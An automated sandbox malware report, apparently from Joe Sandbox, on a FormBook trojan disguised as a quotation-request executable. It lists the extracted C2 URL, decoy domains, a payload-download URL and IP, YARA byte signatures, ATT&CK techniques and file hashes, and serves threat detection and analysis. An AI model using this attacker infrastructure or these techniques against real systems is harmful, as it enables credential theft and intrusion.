ID: 489487
Sample Name:
Request_For_Quotation#234242_signed_copy_document_september_rfq.exe
Cookbook: default.jbs
Time: 07:55:47
Date: 24/09/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report Request_For_Quotation#2342…

Overview


General Information

Sample Name:	Request_For_Quotation#234242_signed_copy_document_september_rfq.exe
Analysis ID:	489487
MD5:	c1930047f21a89d.
SHA1:	f7013b3e2a9ee04.
SHA256:	a1b21077e09e00..
Infos:	

Most interesting Screenshot:



Detection




Score:	96
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for subm…
- Yara detected FormBook
- Detected unpacking (changes PE se…
- Malicious sample detected (through …
- Initial sample is a PE file and has a …
- Tries to detect virtualization through…
- C2 URLs / IPs found in malware con…
- Injects a PE file into a foreign proce…
- Uses 32bit PE files
- Found inlined nop instructions (likely…
- Yara signature match

Classification



Process Tree

- **System is w10x64**
- Request_For_Quotation#234242_signed_copy_document_september_rfq.exe (PID: 5928 cmdline: 'C:\Users\user\Desktop\Request_For_Quotation#234242_signed_copy_document_september_rfq.exe' MD5: C1930047F21A89DDFBA5A2E2DB2D5485)
  - Request_For_Quotation#234242_signed_copy_document_september_rfq.exe (PID: 3460 cmdline: C:\Users\user\Desktop\Request_For_Quotation#234242_signed_copy_document_september_rfq.exe MD5: C1930047F21A89DDFBA5A2E2DB2D5485)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.vayianoshellasestates.com/outr/"
  ],
  "decoy": [
    "esport21.com",
    "tucows.website",
    "glooobe.com",
    "48mpt.xyz",
    "ge-endoscopy.com",
    "fixeyeglasses.com",
    "djweedim.com",
    "certainpath.tech",
    "renovacoesalgarve.com",
    "freedomwaterkc.com",
    "kanakherblab.com",
    "balikesiryukselinsaat.xyz",
    "soulworkerrush.com",
    "sugarshockbakery.com",
    "qingyu.store",
    "bowlingpklqbe.xyz",
    "tourziata.com",
    "airlongthanh.com",
    "fawadjafri.com",
    "equityreleaseshelpukweb.com",
    "skulldemo.digital",
    "bearmarket.party",
    "flex-aporte.com",
    "bmfoo.com",
    "fcjoke.com",
    "cdgdentist.com",
    "cannafetrails.com",
    "hokiboyovo8.xyz",
    "rematedesillas.com",
    "magicmirrornz.online",
    "freevbucks.space",
    "bjaz6.com",
    "peninsulaheatpumps.com",
    "celebrityshaman.com",
    "mushbliss.com",
    "harmolovers.com",
    "palisadeslove.com",
    "yofantech.top",
    "kasugakohki-jp.com",
    "toticash.com",
    "ingrimm-custom.ink",
    "beemlike.xyz",
    "vandc.online",
    "freenessforum.com",
    "yeyue.xyz",
    "coinzillo.com",
    "datiresllc.com",
    "tomtop.ink",
    "jitaiqd.com",
    "7890131.com",
    "m-20.space",
    "sweetmilf.club",
    "gefahe.com",
    "nearbynomads.com",
    "balatonartacademy.com",
    "nawtymedia.net",
    "sacersanguis.com",
    "vintagewoodman.com",
    "xn--sngubbarna-fcb.com",
    "scenelast.com",
    "business-fair.net",
    "fertighausfirma.com",
    "notificationsblocker.xyz",
    "4480ysa.net"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
0000000A.00000001.313464518.0000000000400000.00000040.00020000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
0000000A.00000001.313464518.0000000000400000.00000040.00020000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8608:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8992:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14191:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1491f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93aa:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1340c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa122:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19b77:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1ac1a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
0000000A.00000001.313464518.0000000000400000.00000040.00020000.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x16aa9:$sqlite3step: 68 34 1C 7B E1 • 0x16bbc:$sqlite3step: 68 34 1C 7B E1 • 0x16ad8:$sqlite3text: 68 38 2A 90 C5 • 0x16bfd:$sqlite3text: 68 38 2A 90 C5 • 0x16aeb:$sqlite3blob: 68 53 D8 7F 8C • 0x16c13:$sqlite3blob: 68 53 D8 7F 8C
0000000A.00000002.315010820.0000000000400000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
0000000A.00000002.315010820.0000000000400000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8608:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8992:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14191:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1491f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93aa:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1340c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa122:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19b77:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1ac1a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 1 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
10.2.Request_For_Quotation#234242_signed_copy_document_september_rfq.exe.400000.0.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
10.2.Request_For_Quotation#234242_signed_copy_document_september_rfq.exe.400000.0.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8608:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8992:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14191:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1491f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93aa:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1340c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa122:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19b77:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1ac1a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
10.2.Request_For_Quotation#234242_signed_copy_document_september_rfq.exe.400000.0.raw.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x16aa9:$sqlite3step: 68 34 1C 7B E1 • 0x16bbc:$sqlite3step: 68 34 1C 7B E1 • 0x16ad8:$sqlite3text: 68 38 2A 90 C5 • 0x16bfd:$sqlite3text: 68 38 2A 90 C5 • 0x16aeb:$sqlite3blob: 68 53 D8 7F 8C • 0x16c13:$sqlite3blob: 68 53 D8 7F 8C
10.1.Request_For_Quotation#234242_signed_copy_document_september_rfq.exe.400000.0.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
10.1.Request_For_Quotation#234242_signed_copy_document_september_rfq.exe.400000.0.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8608:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8992:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14191:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1491f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93aa:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1340c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa122:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19b77:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1ac1a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 7 entries				

Sigma Overview

No Sigma rule has matched

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected FormBook

Networking:

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Initial sample is a PE file and has a suspicious name

Data Obfuscation:

Detected unpacking (changes PE section rights)

Malware Analysis System Evasion:

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

Injects a PE file into a foreign processes

Stealing of Sensitive Information:

Yara detected FormBook


Remote Access Functionality:

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Windows Management Instrumentation	Path Interception	Process Injection 1 1 1	Masquerading 1	OS Credential Dumping	Security Software Discovery 1 2	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1 1	Eavesdrop Insecure Network Communi
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Virtualization/Sandbox Evasion 1	LSASS Memory	Virtualization/Sandbox Evasion 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 1	Exploit SS Redirect F Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Process Injection 1 1 1	Security Account Manager	Process Discovery 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 2	Exploit SS Track Dev Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Deobfuscate/Decode Files or Information 1	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 3	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Obfuscated Files or Information 3	LSA Secrets	System Information Discovery 1 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulat Device Communi
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Software Packing 1 1	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming Denial of Service

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Request_For_Quotation#234242_signed_copy_document_september_rfq.exe	30%	Virustotal		Browse
Request_For_Quotation#234242_signed_copy_document_september_rfq.exe	36%	ReversingLabs	Win32.Trojan.Woreflint	

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
10.1.Request_For_Quotation#234242_signed_copy_document_september_rfq.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
10.2.Request_For_Quotation#234242_signed_copy_document_september_rfq.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
cutting-tools.in	2%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://cutting-tools.in/apibadboycpanelaunicationrelayserverconfigurapsyste/Uhubvlhwjlopolbbrwsjxlbmrbynkke	0%	Avira URL Cloud	safe	
www.vayianoshellasestates.com/outr/	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
cutting-tools.in	162.215.240.160	true	false	• 2%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://cutting-tools.in/apibadboycpanelaunicationrelayserverconfigurapsyste/Uhubvlhwjlopolbbrwsjxlbmrbynkke	false	• Avira URL Cloud: safe	unknown
www.vayianoshellasestates.com/outr/	true	• Avira URL Cloud: safe	low

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
162.215.240.160	cutting-tools.in	United States		394695	PUBLIC-DOMAIN-REGISTRYUS	false

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	489487
Start date:	24.09.2021
Start time:	07:55:47
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 7m 8s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Request_For_Quotation#234242_signed_copy_document_september_rfq.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	25
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0

Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal96.troj.evad.winEXE@3/1@1/1
EGA Information:	• Successful, ratio: 50%
HDC Information:	• Successful, ratio: 28.8% (good quality ratio 26.4%) • Quality average: 68.8% • Quality standard deviation: 31.1%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
07:56:38	API Interceptor	1x Sleep call for process: Request_For_Quotation#234242_signed_copy_document_september_rfq.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
162.215.240.160	http://www.malwaeduskills.com/sites/US/New-Order-Upcoming/INV245869673909601	Get hash	malicious	Browse	• www.malwaeduskills.com/sites/US/New-Order-Upcoming/INV245869673909601/
	http://https://urldefense.proofpoint.com/v2/url?u=http-3A__url3079.bomk.ga_wf_click-3Fupn-3DN7AH3yoU5bJnD0gBhGaFp0-2D2Bqdd8Hth-2D2BSTjGzg5rENFW4-2D2Fd4jPQm-2D2FsX8r7XMa0I-2D2BgHFahx8jhn-2D2BN1NHMQIFXG-2D2F76vjJ2kk48Thq2z9JisR45i7pbUhIPG82qFolGLkiKT0n0H0tICMI2ZW7M-2D2BVYN1fg-2D3D-2D3D-5F5FIH5a2WfWOYFN0xlsqTUCGEd61dkkuZ6x8nluTLrIRcR7ve4rZsJxXjrj-2D2BLt3qbLG1Nk10UNe4Zrvswp4XJtgkupdUvYF4lYuAYFb1cObPcORnhgBttNc7oqANB6wwy6gHG8r1d2wC91xGSfqBztrGIqMvx3p0Ptgg968lvakhbjcIly1R-2D2FzZBr9sS5-2D2FuBnSNUpLpuFhZj2ns-2D2B9e6UD9Q-2D3D-2D3D&d=DwMFAg&c=u6LDEWzohnDQ01ySGnxMzg&r=jX-HT_mKGtiiX162hvYfR3dw0gREzGuibhVydg91LAI&m=e0yBFU_VWxEiwP62AoBKM66YNN2hXuVDEjvHwdYne4w&s=193qOPV0oT84OWLkT0i0C4xJUKZbIFqhfXls66V_Jcc&e=	Get hash	malicious	Browse	• rentbuywheelchairinsouthdelhi.com/wp-content/themes/fashion-designer/template-parts/images/favicoon.ico

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
PUBLIC-DOMAIN-REGISTRYUS	PO-3242.xlsx	Get hash	malicious	Browse	• 208.91.199.223

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	MONO Nueva orden - E41140,PDF.exe	Get hash	malicious	Browse	• 208.91.199.224
	SO230921.exe	Get hash	malicious	Browse	• 208.91.199.224
	Products prices request.xlsx	Get hash	malicious	Browse	• 208.91.199.224
	Payment Advice 09-22-2021 SKMBT03783930484080484904003TXT.exe	Get hash	malicious	Browse	• 208.91.198.143
	from-iso_PSC ___ - E41140,PDF.EXE	Get hash	malicious	Browse	• 208.91.199.223
	n267kM6LhuZHjzz.exe	Get hash	malicious	Browse	• 208.91.198.143
	Payment copy.exe	Get hash	malicious	Browse	• 208.91.199.225
	S7v33zELdY.exe	Get hash	malicious	Browse	• 208.91.199.224
	Cv4ms60aUz.exe	Get hash	malicious	Browse	• 208.91.198.143
	VCS7E3uV2V.exe	Get hash	malicious	Browse	• 208.91.199.223
	INVOICE AWB 9782166...exe	Get hash	malicious	Browse	• 208.91.199.224
	vRrJhcwAms.exe	Get hash	malicious	Browse	• 208.91.199.223
	iJjetWi3z5.exe	Get hash	malicious	Browse	• 208.91.199.224
	iw2crzErP4mvr7r.exe	Get hash	malicious	Browse	• 208.91.198.143
	pqf0009876545678.exe	Get hash	malicious	Browse	• 208.91.198.167
	COMTAC LISTA URGENTE ORDEN 92121,pdf.exe	Get hash	malicious	Browse	• 208.91.199.224
	PRESUPUESTO.xlsx	Get hash	malicious	Browse	• 208.91.198.143
	k4QKSYxd03.exe	Get hash	malicious	Browse	• 208.91.198.143
	Payment Advice for order 19203-319203-4.exe	Get hash	malicious	Browse	• 208.91.199.225

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
37f463bf4616ecd445d4a1937da06e19	CxarNMwOrM.exe	Get hash	malicious	Browse	• 162.215.240.160
	ZamCfP5Dev.exe	Get hash	malicious	Browse	• 162.215.240.160
	rfuXvlBuYJ.exe	Get hash	malicious	Browse	• 162.215.240.160
	Teric4r3o5.exe	Get hash	malicious	Browse	• 162.215.240.160
	G3QpUGAM0L.exe	Get hash	malicious	Browse	• 162.215.240.160
	Orden de compra.exe	Get hash	malicious	Browse	• 162.215.240.160
	Astra SpreedSheet Review.html	Get hash	malicious	Browse	• 162.215.240.160
	SecuriteInfo.com.Win64.BazarLoader.BE.17446.dll	Get hash	malicious	Browse	• 162.215.240.160
	NF2HIzjeKr.exe	Get hash	malicious	Browse	• 162.215.240.160
	y9O88YOo8k.exe	Get hash	malicious	Browse	• 162.215.240.160
	9CyiHj7D0G.exe	Get hash	malicious	Browse	• 162.215.240.160
	2v95Xa7bqN.exe	Get hash	malicious	Browse	• 162.215.240.160
	IN9V0yyxkc.exe	Get hash	malicious	Browse	• 162.215.240.160
	W6POpl68MP.exe	Get hash	malicious	Browse	• 162.215.240.160
	FILM.exe	Get hash	malicious	Browse	• 162.215.240.160
	atvm.htm	Get hash	malicious	Browse	• 162.215.240.160
	5dQit72En0.exe	Get hash	malicious	Browse	• 162.215.240.160
	Fax010-msaiz-SwiftMT109-INV.html	Get hash	malicious	Browse	• 162.215.240.160
	fotos de muestras de productos pdf.exe	Get hash	malicious	Browse	• 162.215.240.160
	qXf7bVIXNA.exe	Get hash	malicious	Browse	• 162.215.240.160

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\Uhubvlhwjlopolbbrwsjxlbmrbynkke[1]	
Process:	C:\Users\user\Desktop\Request_For_Quotation#234242_signed_copy_document_september_rfq.exe
File Type:	data
Category:	dropped
Size (bytes):	561152
Entropy (8bit):	**7.99471920942279**
Encrypted:	**true**
SSDEEP:	12288:Mvk35fUlj9/UcPJPwivbx5DRS/pYD/MzPDUvg+qEu4F:Mvk1qanoF5DHEzPDUvLqJ4F
MD5:	94C469B89390E8BFF9F7C613CBF416CA
SHA1:	99F098CA71EE5029F01C144DB8A81277F5EA8138
SHA-256:	58EC31F24587CC43AC633AC95DC325F2BE69519F9C87280A0F36634E40486C7D
SHA-512:	856F0A099A33A313591970E684CDCADAE08FF88A834566E0D2F53226B958ABA5B52B02CC82EE8EC31AEF4E27CC17F519E315E8077BA66C77494D5049000A5BCD
Malicious:	false
Reputation:	low
Preview:	..VS....%dk..O8....`o.,..;.B...0.~-{...9....;..9....;..L.5.....*..TI&...lc.P....-|.F..$.XW....../..k.=.....A.:.9.....N..3~3x....,..q./w.... .....*..TI&...lc.P....j0.....y.m.q..vQ.tMy.S.pEfn@..e..~c..h3>.pD...o..i._.+)))(...d+-rIO\|_.))))*.Eg.pEf/6..@.N.m..U.....8..q.F....\...` ./7H.S.~Cb'%"...&...].k..k.l./e....2...P.../n.[..#O.....&.!@..rfz..=pt}.K..3[..0..1i. ..u.....H.7.....%O,.?=:..:.y....[.2.8..u.N.a...2.?i.."..zp .%x....~0.P...$.....w.5,.%.....\2..T_.].4.B..!K...XG2.e.>....v'w.S..K+z...G..t..R..wlYv3.ln..`@&..is..@h..?....FX..^...%.."&.!.u|.U...PFOj.V.]d..o...r...x..O..O.....0**$..2.($...e!....|b..jx.....J.}.U.\...DhM....e{.`...t..pb.....t5;.P..{Dm.>...>j.B\..S7...'...$..I.[;..S3.9..6w..NT...8f.%.M..0..l..CLE.:`...oz.R..8x.m.c....H_.$ ;...]#.`.*.NHT..k.g.JE.O..^.....G.j.@b.....!.....]#.`.-...~.....t.](..Y9...b.:b

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	6.728209071784135
TrID:	• Win32 Executable (generic) a (10002005/4) 99.81% • Windows Screen Saver (13104/52) 0.13% • Win16/32 Executable Delphi generic (2074/23) 0.02% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02%
File name:	Request_For_Quotation#234242_signed_copy_document_september_rfq.exe
File size:	829440
MD5:	c1930047f21a89ddfba5a2e2db2d5485
SHA1:	f7013b3e2a9ee04c2dc392ee50624b76fce4bb86
SHA256:	a1b21077e09e0021aeabaea974f7a304f3b5f89b34bd19eb9045a67451f63f79
SHA512:	c9bdc9d2ce97c6a40ac40b231ddadca18081f0bc2225ab7cf5fc891360eac06f7123ded2260417e69db92254056c161f51acc11de5d667deebec9d676460521f
SSDEEP:	12288:b71aIFXG0LBXveSLxZrJuGmxXQUTcQvPPRK1mQgMM4/YGu1q:bs6RL9veYLrJllrTtnAAHGE
File Content Preview:	MZP.....@.....!..L.!..This program must be run under Win32..$7..... ....

File Icon

Icon Hash:	e4dcd8c4d4d4c4d4

Static PE Info

General

Entrypoint:	0x46d9cc
Entrypoint Section:	.itext
Digitally signed:	false
Imagebase:	0x400000

General

Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, BYTES_REVERSED_LO, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, BYTES_REVERSED_HI
DLL Characteristics:	
Time Stamp:	0x2A425E19 [Fri Jun 19 22:22:17 1992 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	206016043cadf3442135e07afc507bba

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x6b2e8	0x6b400	False	0.53413871285	data	6.5659914736	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.itext	0x6d000	0xa2c	0xc00	False	0.538411458333	data	5.71292206288	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.data	0x6e000	0x4eb40	0x4ec00	False	0.234561011905	data	5.69531340379	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.bss	0xbd000	0x3878	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.idata	0xc1000	0x26ac	0x2800	False	0.312109375	data	5.09371109096	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.tls	0xc4000	0x34	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rdata	0xc5000	0x18	0x200	False	0.05078125	data	0.210826267787	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0xc6000	0x65c0	0x6600	False	0.633693321078	data	6.66747621228	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ
.rsrc	0xcd000	0x6800	0x6800	False	0.312274639423	data	4.85858360808	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Imports

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Network Port Distribution

